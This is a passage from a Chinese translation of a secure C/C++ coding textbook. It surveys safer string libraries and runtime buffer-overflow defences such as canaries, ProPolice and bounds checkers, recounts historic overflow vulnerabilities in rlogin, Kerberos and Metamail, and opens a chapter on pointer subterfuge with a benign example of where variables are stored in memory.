解决方案之一是在将字符串传递给strlen()之前在其结尾插入一个null结束符，这样就能保证字符串是null结尾的。另一个方案是使用strnlen()函数。除了接受一个字符指针参数以外，strnlen()函数还接受一个最大尺寸参数。如果字符串比指定的最大长度还要长，则返回指定的最大长度而不是字符串的实际长度。GCC和Visual Studio 2005的Beta版本支持strnlen()函数。ISO/IEC TR 24731定义了一个具有类似行为的strnlen_s()函数。

Strsafe.h

微软在Strsafe.h中为C语言提供了一套更安全的字符串操作函数^①。这些函数被用作相应的内建C/C++函数和遗留下来的微软专有字符串操作函数的替代品。

Strsafe库函数支持ANSI和Unicode两种字符集，并且总是返回一个状态码，总是要求程序员指定目标缓冲区的大小。该库提供了不同的函数版本，程序员既可以字符数目也可以字节数目来指定目标缓冲区的大小。

微软Strsafe库函数保证所有字符串都是null结尾的（甚至被截断时也是如此），并且不会发生那些超越目标缓冲区边界的写操作。只要程序员提供真正的目标缓冲区的起始地址以及正确

① 参考<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winui/windowsuserinterface/resources/strings/usingstrafefunctions.asp>以了解有关Strsafe.h函数用法的更多信息。

的长度，这些函数就是安全的。然而，当使用这些函数时仍然要小心。

在图2-32展示的程序示例中，第5行执行了一个安全的字符串复制操作，第10行则执行了一个安全的字符串拼接操作。

```
1. #include <Strsafe.h>
2. int main(int argc, char *argv[]) {
3.     char MyString[128];
4.     HRESULT Res;
5.     Res=StringCbCopy(MyString, sizeof(MyString),
6.         "Program 1. Name is ");
7.     if (Res != S_OK) {
8.         printf("StringCbCopy Failed: %s\n", MyString)
9.         exit(-1);
10.    }
11.    Res=StringCbCat(MyString, sizeof(MyString), argv[0]);
12.    if (Res != S_OK) {
13.        printf("StringCbCat Failed: %s\n", MyString);
14.        exit(-1);
15.    }
16.    printf("%s\n", MyString);
17.    return 0;
18. }
```

图2-32 微软Strsafe函数示例

同样重要的是，谨记Strsafe函数族，例如，StringCbCopy()和StringCbCat()等，与本章前面讨论的strncpy_s()和strncat_s()函数拥有不同的语义。当检测到错误时，strncat_s()会将目标字符串置为空字符串，而StringCbCat()会以尽可能多的数据填充目标字符串并且保证其以null结尾。

strlcpy()和strlcat()

strlcpy()和strlcat()函数以一种与对应的C99函数更不易出错的方式复制和拼接字符串。这些函数的原型如下所示：

```
size_t strlcpy(char *dst, const char *src, size_t size);
size_t strlcat(char *dst, const char *src, size_t size);
```

strlcpy()函数从src复制一个以null结尾的字符串到dst（至多复制size个字符）。strlcat()函数在dst的末尾附加上以null结尾的src字符串（目标缓冲区内的字符数目最多不超过size个）。

为了帮助防止在数组边界外写入，strlcpy()和strlcat()函数接受目标字符串的全部长度作为size参数。对于静态缓冲区，这个值很容易在编译期利用sizeof()操作符计算出来。

这两个函数都保证目标字符串在包含非零长度字符串时以null结尾。

strlcpy()和strlcat()返回它们试图创建的字符串的总长。对strlcpy()而言，这个值就是源字符串的长度；对strlcat()而言，这个值就是目标字符串（拼接前）和源字符串的长度之和。如果要检测截断，程序员需要验证返回值是否小于size参数。如果结果字符串被截断，程序员就可以获得存储整个字符串所需的实际字节数，然后重新分配内存并重新进行复制操作。

strlcpy()和strlcat()都不会用null填充目标字符串（强制性的null结束符除外）。这就导

致其性能与strcpy()接近，比strncpy()则好很多[Miller 99]。

不幸的是，strncpy()和strlcat()在UNIX系统的标准库中并不是普遍可用的。这两个函数在很多UNIX变体（包括Solaris，但不包括GNU/Linux）中都定义于string.h中。然而，由于它们都是相对小的函数，在底层操作系统没有提供的时候，你可以很容易地在你自己的程序代码中包含它们。如果误用了这些函数，例如指定了比实际缓冲区长度更大的size参数，也会产生缓冲区溢出问题（尽管这种可能性不大）。

C++ std::string

第2.2节描述了一个常见的编程错误，发生于使用C++提取操作符operator>>从cin中读取数据到一个字符数组中的时候。虽然可以通过设定域宽来消除缓冲区溢出漏洞，但这样并不能解决截断问题。而且，当达到最大域宽时，会发生非预期的程序行为，输入流中的其余字符将会被下一个提取操作所使用。

C++程序员可以选择使用由ISO/IEC 14882 [ISO/IEC 98]定义的标准std::string类。std::string是std::basic_string模板类针对char类型的实例化，它采用动态方式按需为字符串分配所需的内存，这就意味在所有情况下size()≤ capacity()。由于得到了标准库的直接支持，因此std::string类用起来很方便。而且，已经有很多现有的库使用了这个类，这也简化了代码整合工作。

图2-33展示了另一个从cin中提取字符到字符串中的解决方案，即利用std::string代替字符数组。这个程序简单、优雅，能够处理缓冲区溢出和字符串截断，并且以一种可预期的方式工作。你还能要求更多吗？

```
1. #include <iostream>
2. #include <string>
3. using namespace std;
4. int main(void) {
5.     string str;
6.     cin >> str;
7.     cout << "str 1: " << str << endl;
8. }
```

图2-33 从cin中提取字符到std::string对象中

一般来说，std::string可以防止缓冲区溢出，但是仍然存在一些情形，编程错误会导致缓冲区溢出。尽管当一个操作引用字符串边界之外的内存时，C++一般会抛出一个out_of_range异常，但是下标操作符[]（不执行边界检查）却并不会如此[Viega 03]。

在将std::string对象转换为C风格的字符串时还存在一个问题。如果你使用string::c_str()来做这种转换，你将会得到一个正确的以null结尾的C风格字符串。然而，如果你使用string::data()方式，这个函数直接将数据写入一个数组（返回一个指向数组的指针），你会得到一个不以null结尾的缓冲区。c_str()和data()之间的唯一区别就在于c_str()会加上一个额外的null字符。

最后，很多现有的C++程序和库都有自己的字符串类。为了使用这些库，你也许不得不使用这些字符串类型或者经常在它们之间来回转换。在安全方面，这些类库的质量参差不齐。通常最好的方式就是使用标准库（如果允许的话）或者透彻理解所选用的类库的语义。一般而言，在使用类库之前，应该对其使用的难易程度、可能造成的错误、错误是否容易发生以及可能导致的后果等方面加以评估。

SafeStr

Messier和Viega的C字符串库（SafeStr）为C语言提供了丰富的字符串处理功能，它提供了安全的语义，同时还能以一种简单的方式与遗留的库代码互操作[Messier 03]。

SafeStr库为C语言使用一种动态分配的方式，可以在需要时自动调整字符串的大小。SafeStr通过在需要增加字符串大小的操作中，重新分配内存并移动字符串内容做到这一点。这就使得使用该库的代码不会造成缓冲区溢出。

SafeStr库围绕safestr_t类型建立。safestr_t类型与char*是兼容的，并且可以将safestr_t转型为char*当作C风格字符串使用。safestr_t类型保存了由该指针所引用的内存部分的说明信息（例如，实际长度和分配的长度），保存于指针所指向的内存之前。这与第4章中描述的动态内存管理器所使用的方式类似。

SafeStr库支持不可变字符串（immutable string）。在初始化或调用下述函数期间，字符串可以被指定为不可变的：

```
void safestr_makereadonly(safestr_t s);
```

不可变字符串不能通过SafeStr API进行修改。尽管如此，内存仍然可以被覆盖。库仅能阻止通过SafeStr函数族发起的写操作。

SafeStr API可以以Perl的taint模式跟踪受信任的和不受信任的数据。开发人员可以利用这种机制将从非受信任来源的字符串作标记。通过了潜在恶意输入检查的字符串可以被标记为受信任。当修改一个字符串的时候，如果有任何一个操作数是不受信任的，那么字符串的信任标志就会被修改为“不受信任的”。当使用某些操作从其他字符串创建一个新的字符串时，只有在所有源字符串都是受信任的情况下，得到的新字符串才被标记为受信任的。

如果SafeStr的API被用某种方式绕过去，那么信任属性就不能正常发挥作用了。SafeStr API目前没有提供任何方法来检查信任标志。尽管如此，你自己可以使用图2-34展示的方法显式检查这个标志。

```
1. int safer_system(safestr_t cmd) {  
2.     if (!safestr_istrusted(cmd)) {  
3.         printf("Untrusted data in safer_system!\n");  
4.         abort();  
5.     }  
6.     return system((char *)cmd);  
7. }
```

图2-34 SafeStr中的受信任数据和不受信任数据

SafeStr的错误处理使用XXL^①进行。XXL是一个为C和C++都提供了异常和断言管理的程序库。调用者负责处理由SafeStr和XXL抛出的异常。如果没有指定任何异常处理器，默认的行为就是向stderr输出一个消息然后调用abort()。依赖于XXL是一个值得考量的问题，因为要想支持这种解决方案，你需要使用这两个库。

图2-35展示的示例程序使用SafeStr库分配了2个字符串，然后将一个复制到另一个。对XXL的使用提供了一种方便的错误处理机制。

```
1. #include <stdio.h>
2. #include "safestr.h"
3. #include "xxl.h"

4. int main(int argc, char *argv[]) {
5.     safestr_t str1;
6.     safestr_t str2;
7.     XXL_TRY_BEGIN {
8.         str1 = safestr_alloc(12, 0);
9.         str2 = safestr_create(
10.             "hello, world\n", 0);
11.         safestr_copy(&str1, str2);
12.         safestr_printf(str1);
13.         safestr_printf(str2);
14.     }
15.     XXL_CATCH (SAFESTR_ERROR_OUT_OF_MEMORY) {
16.         /* 处理异常*/
17.     }
18.     XXL_EXCEPT {
19.         /* 处理异常*/
20.     }
21.     XXL_TRY_END;
22.     return 0;
23. }
```

图2-35 使用SafeStr和XXL的"Hello World"程序

Vstr

Vstr字符串库为使用readv()/writev()进行输入/输出作了特别的优化[Antill 04]。例如，你可以使用readv()将数据读入字符串的末尾，使用writev()从一个字符串的起始写入数据而不需要分配或移动内存。Vstr同样可以处理包含0字节的数据。

图2-36展示了一个利用Vstr打印出"HelloWorld"的简单程序。在这个例子中，该库在第8行被初始化。第10行对vstr_dup_cstr_buf()函数的调用根据一个C风格的字符串字面量建立一个vstr。然而，在第13行，该字符串通过vstr_sc_write_fd()函数输出到用户。这个对vstr_sc_write_fd()函数的调用将vstr s1的内容写到STDOUT。例子中的第17和18行代码用于清理分配的资源。

与大多数字符串库不同，Vstr不具有可通过字符指针直接存取的字符串内部表示。Vstr的内部表示由多个节点组成，每一个节点包含一部分字符串数据。这种数据表示模型意味着当字符串长度增长时，其内存使用量线性增长。添加、替换或移动位于字符串任何位置的数据都可以被优化成复杂度为O(1)的算法。

① 参见<http://www.zork.org/xxl>。

```
1. #define VSTR_COMPILE_INCLUDE 1
2. #include <vstr.h>
3. #include <errno.h>
4. #include <err.h>
5. #include <unistd.h>

6. int main(void) {
7.     Vstr_base *s1 = NULL;

8.     if (!vstr_init())
9.         err(EXIT_FAILURE, "init");
10.    if (!(s1 = vstr_dup_cstr_buf(NULL,
11.        "HelloWorld\n")))
12.        err(EXIT_FAILURE, "Create string");
13.    while (s1->len)
14.        if (!vstr_sc_write_fd(s1, 1, s1->len,
15.            STDOUT_FILENO, NULL)){
16.            if ((errno != EAGAIN) && (errno != EINTR))
17.                err(EXIT_FAILURE, "write");
18.        }
19.    vstr_free_base(s1);
20.    vstr_exit();
21.    exit (EXIT_SUCCESS);
22. }
```

图2-36 使用Vstr的"Hello World"程序

2.8.2 字符串流

GNU库允许用户定义“非文件”流。这种类型的流之一可以从字符串获取输入或者向字符串写入输出。这些流被GNU库用来实现sprintf()和sscanf()函数。也可以使用fmemopen()和open_memstream()函数显式地创建字符串流。这些函数允许对字符串或内存缓冲区执行I/O操作。这两个函数均声明于stdio.h中，如下：

```
FILE * fmemopen(void *buf, size_t size, const char *ot)
FILE * open_memstream(char **ptr, size_t *sizeloc)
```

fmemopen()函数打开一个流，允许你读取或写入一个指定的缓冲区。open_memstream()函数则打开一个流用于向缓冲区写入数据。缓冲区被动态分配，并且在需要时动态增长。当流被fclose()关闭或被以fflush()刷新时，ptr和sizeloc所指向的位置分别更新为指向缓冲区的指针及缓冲区的大小。这些值仅在没有进一步的针对流的写入操作发生的情况下有效。如果（对流）执行了一个额外的输出，必须再一次刷新流以存储新值，然后才能再次使用它。一个null字符会被写入缓冲区的末尾，不过sizeloc存储的大小值并不考虑这个null字符。

图2-37展示了一个程序示例，在第6行，为了写入内存打开了一个流。第7行向流中写入了字符串"hello"，第8行流被刷新。对fflush()的调用更新了buf和size，因此，第9行的printf()函数输出：

```
buf = 'hello', size = 5
```

在第10行，将字符串", world"写入流后，流被关闭（第11行）。关闭流的同时也会更新buf和size，因此第12行的printf()函数输出：


```
buf = 'hello, world', size = 12
```

size表示缓冲区总计大小。fmemopen()提供了一种更安全的写入内存机制，因为它使用了一种动态的按需分配内存的方式。这种方法的不足之处在于用户必须管理内存（这可能会导致一些常见的内存管理错误，参见第4章中的描述）。

```
1. #include <stdio.h>
2. int main (void) {
3.     char *bp;
4.     size_t size;
5.     FILE *stream;
6.     stream = open_memstream(&bp, &size);
7.     fprintf(stream, "hello");
8.     fflush(stream);
9.     printf("buf = '%s', size = %d\n", bp, size);
10.    fprintf(stream, ", world");
11.    fclose(stream);
12.    printf("buf = '%s', size = %d\n", bp, size);
13.    return 0;
14. }
```

图2-37 使用open_memstream()向内存写入数据

2.8.3 检测和恢复

检测和恢复的缓解策略通常要求对运行时环境做出一定的改变，以便可以在缓冲区溢出发生时对其进行检测，从而应用程序或操作系统可以从错误中恢复（或者至少“安全地”失效）。在受到威胁时，如果最外层的防线被攻击突破（即预防性策略不奏效），那么检测和恢复的策略通常能够形成第二道防线。由于在发生缓冲区溢出后攻击者有很多种方式控制程序的执行，因此和预防性策略相比，检测和恢复的策略并不算有效，而且也不应该被作为系统唯一可依赖的缓解策略。

编译器生成的运行时检测

Visual C++为捕获诸如栈指针破坏和局部数组越界之类的常见运行时错误提供了基本的运行时检测。Visual C++还提供了一个runtime_checks pragma指令，可以用来禁用或启用/RTC设置^①。

栈指针破坏：栈指针校验可以检测栈指针破坏情况。不匹配的调用约定是导致栈指针破坏的原因之一。

局部数组越界：通过设置/RTC选项，可以为超出数组之类的局部变量边界的写入操作启用栈帧运行时错误检测，但它不能检测到因编译器对结构内部进行填充而产生的内存越界访问。

不可执行的栈

不可执行栈是一种针对缓冲区溢出的运行时解决方案，被设计用于防止在栈段（stack segment）内运行可执行代码。很多操作系统都可以被配置成具有不可执行栈的能力。

^① /RTC选项只能用于调试环境。

不可执行栈常常被描绘成防范缓冲区溢出漏洞的“万能药”，但实际上它并不能阻止栈段、堆段或数据段的缓冲区溢出。它阻止不了攻击者利用缓冲区溢出修改返回地址、变量值、数据指针或函数指针。它对在堆段或数据段内的弧注入或可执行代码注入也无能为力。禁止攻击者在栈中执行代码能够阻止对某些漏洞的利用，但对攻击者而言这种方式往往形同虚设。

在不同的实现机制下，不可执行栈对性能有着不同的影响。它还有可能使得一些依赖于在栈段内执行代码的程序（包括Linux Signal Delivery和GCC trampolines等）无法工作。

Stackgap

很多基于栈的缓冲区溢出的利用都依赖于一个内存中已知位置的缓冲区。如果攻击者能够覆盖位于溢出缓冲区内一个固定位置的函数返回地址，就能执行攻击者提供的代码。如果在栈中分配栈内存时加入随机大小的空隙，则可以使得攻击者更难定位栈上的返回地址（针对仅消耗一页实存（real memory）的情形）。这种缓解措施可以比较容易地加入操作系统中。图2-38展示了为了实现Stackgap，Linux内核所需做出的修改。

```
1. sgap = STACKGAPLEN;
2. if (stackgap_random != 0)
    sgap += (arc4random() * ALIGNBYTES) & (stackgap_random - 1);
    /* 检查参数和环境变量能否放入新栈 */
3. len = ((argc + envc + 2 + pack.ep_emul -> e_arglen) *
    sizeof(char *) + sizeof(long) + dp + sgap +
    sizeof(struct ps_strings)) - argp;
```

图2-38 为了支持stackgap，Linux内核所需做出的修改

虽然Stackgap使得对漏洞的利用变得更加困难，但它并不能阻止攻击者利用相对地址而非绝对地址发起攻击。第6.4节更细致地描述了栈随机化技术，还示范了攻击可以如何挫败这种防范技术。

运行时边界检查器

如果不能使用一种类似于Java的类型安全语言，我们还是有可能使用编译器对C程序执行数组边界检查。

Jones和Kelley[Jones 97]提出了一个利用引用对象进行边界检测的方法。这种方法基于以下原则：一个根据边界内指针计算出来的地址必定与原始指针指向相同的对象。遗憾的是，现存有数目惊人的程序生成并存储边界外地址，然后在计算中又取得这些地址处的值，而这些操作并未造成缓冲区溢出，这就使得这些程序不适宜采用前述的边界检测方式。这种运行时边界检查方式还要付出显著的性能代价，尤其在某些指针密集型的程序中，性能下降可达30倍之多[Cowan 00]。

Ruwase和Lam在他们的C范围错误侦测器（C Range Error Detector, CRED）[Ruwase 04]中改进了Jones和Kelley的方法。根据作者的说法，CRED执行一种宽松的正确性标准，这是通过允许程序操作不会引起缓冲区溢出的边界外地址而做到的。这个宽松的正确性标准为现有的软件提供了较高的兼容性。

CRED可以被配置为检测所有数据的边界或者仅检测字符串数据的边界。完全边界检测，比如Jones和Kelley的方法，会产生显著的性能开销。将对边界的检查局限于字符串则可改善大多

数程序的性能。视程序中对字符串的使用情况，这种性能开销范围为1%~130%。

边界检测可以有效地阻止大多数溢出情况，但这种方式并非完美。以CRED方案为例，它无法检测出一个边界外指针首先利用算术操作转型为整数然后转型回指针的情况。这种方案可以保护栈、堆和数据段的溢出。甚至优化到仅检测字符串溢出的情况时，CRED也可以有效地检测出Wilander和Kamkar开发的用于评价动态缓冲区溢出检测器的20种不同的缓冲区溢出攻击[Wilander 03]。

CRED已经合并到最新的（针对GCC 3.3.1的）Jones和Kelley检测器中，目前由Herman ten Brugge维护^②。

canaries

canaries是另一种用来检测和阻止栈粉碎攻击的机制。不是执行一般化的边界检查，canaries用于保护栈上的返回地址免遭连续的写操作（例如，strcpy()所导致的结果）。canaries由一个被写入被保护栈节的下面的“难以插入”或“难以伪造”的值构成。为了进入受保护区域，一个连续的写操作将需要覆盖这个值。canary在返回地址被保存后立即被初始化，并且在返回地址被存取之前立即被检测。

“难以插入”的canary（或终止符canary）由4种不同的字符串终止符组成（CR、LF、NULL和-1）。这些哨位（guard）可以保护由于字符串操作所产生的缓冲区溢出，但不能保护内存复制操作造成的缓冲区溢出。

“难以伪造”的噪声（或随机canary）由一个32位的秘密随机数组成，随着程序每次执行它都会发生改变。在canary确实保密的情况下，这种方式能够很好地工作。

StackGuard[Cowan 98]实现了Canaries。多种StackGuard版本已经用于GCC的Immunix 操作系统6.2、7.0以及7以上的版本中。Red Hat 7.3计划将StackGuard 3合并入GCC 3.x主流编译器。在ProPolice和微软的Visual C++ .NET编译器中，canaries也得到了应用。

canaries仅用来阻止那些对“溢出栈中的缓冲区并企图覆盖栈指针或其他受保护区域”的利用。

canaries无法保护修改变量、数据指针或函数指针的利用，也不能阻止缓冲区溢出发生于任何位置（包括栈段在内）。

不管是终止符canary 还是随机canary都无法完全阻止通过覆盖返回地址的利用。直接覆盖栈中的4字节返回地址可以使得这两种方法都失效[Bulba 00]。为了解决这些直接存取的利用，StackGuard加入随机异或canaries（Random XOR canaries）[Wagle 03]，将返回地址与该canary作异或计算。当然，这种方法也只有在canary保持秘密的情况下有效。

栈粉碎保护器（ProPolice）

从StackGuard发展而来的一个流行缓解方法是GCC的栈粉碎保护器（Stack Smashing Protector, SSP，也称为ProPolice）[Etoh 00]。SSP是GCC的一个扩展，可以保护C应用免遭大多数常见形式的栈缓冲区溢出利用，它是作为GCC的中间语言翻译器的形式实现的。SSP提供了缓冲区溢出检测和变量重排技术来防止对指针的破坏。特别是，SSP重排局部变量，将缓冲区放到指针后面，并且将函数参数中的指针复制到局部缓冲区变量之前的区域，从而防止了对指针的破坏（这些指针可被用于进一步破坏任意内存位置）。

② 参见<http://web.inter.nl.net/hcc/Haj.Ten.Brugge>。

SSP特性通过GCC的选项提供，`-fstack-protector`和`-fno-stack-protector`选项可以打开或关闭栈粉碎保护。`-fstack-protector-all`和`-fno-stack-protector-all`选项可以打开或关闭对每一个函数的保护，而不仅仅局限于对具有字符数组的函数的保护。

SSP的原理是引入一个哨位变量，以阻止对参数、返回地址和前面的帧指针的改变。给定一个函数的源代码，一个预处理的步骤可以将代码片断插入到合适的位置，如下：

- 声明局部变量

```
volatile int guard;
```

- 进入点

```
guard = guard_value;
```

- 在出口处作如下判断

```
if (guard != guard_value) {
    /* output error log */
    /* halt execution */
}
```

在应用程序初始化期间为哨位值生成一个随机数，以防止未授权用户的窥探。

SSP还提供了一个类似于图2-39所示的更安全的栈结构。这种结构建立如下的约束条件：

- 位置A没有数组或指针变量。
- 位置B有数组或包含数组的结构。
- 位置C没有数组。

将哨位放到包含数组的数据区（B）后面可以阻止对参数、返回地址、前帧指针（previous frame pointer）或局部变量（不包括其他数组）进行覆盖的缓冲区溢出。

Libsafe和Libverify

Libsafe是由Avaya Labs Research^①提供的动态库，可以限制栈上缓冲区溢出的影响。该库可以拦截容易产生缓冲区溢出的C库函数并且对其参数做边界检测[Baratloo 00]。这个库确保帧指针和返回地址不会被其拦截的函数修改。同样由Baratloo及其同事提供的Libverify库则实现了与StackGuard类似的返回地址校验的逻辑，但它不需要对源代码进行重新编译，因此可以与已有的二进制程序配合使用。

2.9 著名的漏洞

本节描述一些由于不正确的字符串操作所造成的著名的缓冲区溢出漏洞。很多有名的安全事件，包括Morris蠕虫和W32.Blaster.Worm，都是缓冲区溢出漏洞造成的。




图2-39 SSP安全帧结构

① 参见<http://www.research.avayalabs.com/projects/libsafe>。

2.9.1 远程登录

很多UNIX系统都提供了rlogin程序。rlogin程序可以用于建立从用户终端到远程主机的远程登录会话。rlogin程序将用户的当前终端定义（由TERM环境变量定义）传递给远程主机。很多rlogin程序的实现都包含有一个无界字符串拷贝，即，将TERM环境变量复制到一个1024长的本地栈变量字符数组。这个缓冲区溢出可被用来破坏栈并且以root权限执行任意的代码。

1997年2月6日发布的CERT第CA-1997-06号报告“Vulnerability in rlogin/term”^①（rlogin/term的漏洞）描述了这个问题。Larry Rogers则提供了关于rlogin缓冲区溢出漏洞的深入描述[Rogers 98]。

2.9.2 Kerberos

Kerberos是一个网络验证协议，利用密钥算法为客户端/服务器应用提供强验证机制。MIT（Massachusetts Institute of Technology，麻省理工学院）提供了该协议的一个免费实现。很多商业产品也提供了Kerberos实现^②。

在MIT的Kerberos 5的源代码发布版中，与Kerberos 4兼容的代码中包含一个漏洞。在krb_rd_req()函数中存在一个缓冲区溢出漏洞，所有使用Kerberos 4进行鉴别的Kerberos鉴别服务都会用到这个函数。该漏洞在以下材料中有深入的描述：

- Kerberos 中的缓冲区溢出漏洞：

<http://web.mit.edu/kerberos/www/advisories/krb4buf.txt>

- CERT 公告CA-2000-06：“Multiple Buffer Overflows in Kerberos Authenticated Services”（Kerberos验证服务中的多个缓冲区溢出漏洞）

<http://www.cert.org/advisories/CA-2000-06.html>

- CERT漏洞记录VU#24030：“Multiple Buffer Overflows in Kerberos Authenticated Services”（Kerberos验证服务中的多个缓冲区溢出漏洞）

<http://www.kb.cert.org/vuls/id/24030>

攻击者可以利用该漏洞通过网络获得root访问权限。该漏洞之所以值得注意，不仅仅因为其影响的严重性，更是因为它象征着所有司空见惯的安全漏洞都出现于那些致力于改善系统安全性的产品中。

2.9.3 Metamail

Metamail是第一个被广泛使用的、用来处理MIME（Multipurpose Internet Mail Extensions，多用途互联网邮件扩展）数据的程序包，其中包含很多用于处理各种MIME类型的程序。虽然它在很大程度上已经退出了历史的舞台，但在很多环境中该程序仍在继续工作。在Metamail的代码中发现了两个由于不正确使用strcpy()而导致的缓冲区溢出漏洞。这些漏洞允许远程攻击者在系统上执行任意的代码。攻击者可以利用精心设计的E-mail消息发动攻击。

第一个缓冲区溢出漏洞发生于当一个消息在邮件头中编码了非ASCII字符、且用于标识字符

① 参见<http://www.cert.org/advisories/CA-1997-06.html>。

② 参见<http://web.mit.edu/kerberos/www/>。

集的子串过长时。这个问题的始作俑者是位于metamail.c中的PrintHeader()中的strcpy()函数。

第二个缓冲区溢出漏洞存在于splitmail可执行文件中，当编译Metamail程序包时就会产生该文件。这个溢出发生于当一个邮件消息的标题头过长的时候。这是由splitmail.c中的ShareThisHeader()函数中一个糟糕的strcpy()调用所引起的。该漏洞在以下材料中有着进一步的描述：

- 安全公告SA10908：“Metamail Message Parsing System Compromise Vulnerabilities” (Metamail消息解析系统漏洞)

<http://secunia.com/advisories/10908/>

- CERT漏洞记录VU#513062：“Metamail Contains Multiple Buffer Overflow Vulnerabilities” (Metamail包含多个缓冲区溢出漏洞)

<http://www.kb.cert.org/vuls/id/513062>

对该漏洞的成功利用将允许在用户系统上执行任意代码。漏洞存在于2.7版本以及之前的版本中。对该漏洞的验证性的利用代码已经被公布了。

尽管该漏洞并没有引起一个CERT安全报告，但这个漏洞很有名，因为它本来是一个strcpy()漏洞，但直到2004年——也就是Morris蠕虫爆发后的16年后才被发现并公之于众。

2.10 本章小结

当数据被写入为一个特定数据结构分配的内存的边界之外时，就会发生缓冲区溢出。缓冲区溢出在C和C++程序中司空见惯，因为这两种语言：a) 将字符串定义为null结尾的字符数组；b) 不进行隐式的边界检查；c) 提供了不执行边界检查的标准字符串调用库。这些属性与程序员的漫不经心交织在一起，导致了缓冲区溢出漏洞的发生。

缓冲区溢出是一个棘手的问题，因为在软件的开发和测试阶段都难以侦测到它们。常用的C和C++编译器在编译时并不识别可能的缓冲区溢出情形，在运行时也不会报告缓冲区溢出异常。只有当测试数据能够引发一个可侦测的溢出时，才能使用动态分析工具来探查缓冲区溢出。

并非所有的缓冲区溢出都会导致可利用的软件漏洞。然而，如果程序的输入数据是由（可能怀有恶意的）用户控制，那么缓冲区溢出就很可能造成程序漏洞，从而易受攻击。甚至那些不属于明显漏洞的缓冲区溢出也可能会招致危险。

缓冲区溢出是软件漏洞的一个主要来源。未提供类型安全的语言，例如C和C++，尤其容易产生这种漏洞。现有的利用代码已经存在于多种流行的软硬件平台上，包括Windows、Linux、Solaris以及其他一些常见的操作系统，以及常见的硬件架构如Intel、Sparc和Motorola。

针对这种情况，常见的缓解策略就是采用新的、提供更多安全保障的字符串操作库。现在已经有很多替代的库和函数，它们有着自己的设计哲学，用户可根据自身需要选用。ISO/IEC TR 24731提供的安全的库函数族并不是特别安全，它们只是用作既有函数的方便的替代品。这些函数可以用作预防性的维护措施，以减少现有遗留代码产生漏洞的可能性。当选择一个适当的程序设计途径时，往往需要在方便和安全之间作出权衡。更安全的函数通常都拥有更多的错误条件，而不那么安全的函数则是尽力给出有效的结果。对库的选择也受到语言的选择、平台

以及可移植性问题的制约。

现在已经有一些切实的缓解策略有助于消除由于缓冲区溢出所导致的漏洞。采用所有能用的避免策略是不实际的，因为每一种策略都要付出工作量、时间和许可费用的开销。不过，有些策略彼此互补得很好。在审查源代码的过程中，静态分析可用于识别潜在的问题。源代码审查和测试需要分析相同的问题，因此也会分摊一些开销。可以结合使用动态分析和测试手段来识别溢出条件。

运行时解决方案，例如边界检查、canaries和安全库，同样会付出运行时性能开销并且可能发生冲突。例如将canary与安全库一起使用并无意义，因为它们多是以不同的方式执行或多或少相同的功能。

缓冲区溢出是最常见的软件漏洞来源，因此绝不应轻视。我们建议，只要有可能的话，最好采用多种策略进行全方位的防卫。然而，预防缓冲区溢出的首要策略是教育开发者如何避免写出有漏洞的代码。

2.11 阅读材料

《Smashing the Stack for Fun and Profit》是Aleph One所写的缓冲区溢出方面的开创性的论文[Aleph One 96]。《Building Secure Software》[Viega 02]则提供了对堆溢出和栈溢出的深入讨论。



第3章 指针诡计

与Rob Murawski[⊖]合著

这样说着，就在这不幸的时刻

她伸出那性急的手采果而食。

大地因此黯然神伤，

“自然”发出叹息，

通过万物表示灾难将及，

一切都完蛋的悲哀。

——约翰·弥尔顿，《失乐园》（第4卷，第780～784行）

指针诡计（Pointer subterfuge）是通过修改指针值的利用的统称[Pincus 04]。指针是一个包含某对象地址的变量，其所指对象可以是函数、数组元素或其他数据结构。从我们的角度而言，仅需区分**函数指针**（function pointer）和**数据指针**（data pointer）。

可以通过覆盖函数指针将程序的控制权转移到攻击者提供的shellcode。当程序通过函数指针执行一个函数调用时，攻击者提供的代码将会取代原本希望执行的代码而得到执行。

数据指针也可以被修改，从而执行任意代码。如果一个数据指针用作后继赋值操作的目的地址，那么攻击者就可以通过控制该地址从而修改其他内存位置中的内容。

本章详细解释了函数指针和数据指针的修改问题。与其他各章的不同之处在于，本章在介绍了如何初步利用漏洞后（例如，缓冲区溢出），还详细讨论了攻击者可能如何进一步地执行任意的代码。预防指针诡计非常困难，最佳缓解措施就是在编程阶段消除漏洞。在进一步讨论指针诡计之前，让我们首先了解数据的声明与它在内存中存储位置之间的关系。

3.1 数据位置

有大量的漏洞利用代码可以用来覆写函数指针或数据指针，其中包括缓冲区溢出。要使缓冲区溢出能被用于覆写函数或数据的指针，下列条件必须同时成立：

1. 缓冲区与目标函数或者数据指针必须分配在同一个段内。
2. 缓冲区必须位于比目标函数或者数据指针更低的地址处。
3. 缓冲区必须可以被缓冲区溢出利用。

要确定缓冲区和目标函数或者数据指针是否位于同一段内，首先必须了解不同的变量类型是如何分配在不同的内存段中的。

[⊖] Robert Murawski是SEI的Networked Systems Survivability Program技术团队的一员。

UNIX可执行文件包含data段和BSS^①段。data段包含了所有已初始化的全局变量和常数。BSS段包含了所有未初始化的全局变量。将已初始化和未初始化变量分开是为了让汇编器不用将未初始化变量的内容（BSS段）写入目标文件中。

图3-1展示了一个变量的声明及其存储位置的关系。代码中的注释说明了每一个变量的存储空间分别分配在哪儿。

```
1. static int GLOBAL_INIT = 1; /* data段, 全局*/
2. static int global_uninit; /* BSS段, 全局*/
3.
4. void main(int argc, char *argv) { /* 栈上, 局部*/
5.     int local_init = 1; /* 栈上, 局部*/
6.     int local_uninit; /* 栈上, 局部*/
7.     static int local_static_init = 1; /* data段, 局部*/
8.     static int local_static_uninit; /* BSS段, 局部 */
9.     /* buff_ptr的存储区位于栈上, 局部 */
10.    /* 分配的内存位于堆上, 局部 */
11.    int *buff_ptr = (int *)malloc(32);
12.}
```

图3-1 数据声明和进程内存组织

虽然UNIX和Win32的内存组织有很多不同之处，但图3-1示例程序中展示的变量在这两种操作系统中遵循同样的分配模式。

3.2 函数指针

虽然栈粉碎（和很多基于堆的攻击一样）不可能发生于数据段（data segment）中，但是覆写函数指针在任何内存段中都会发生。

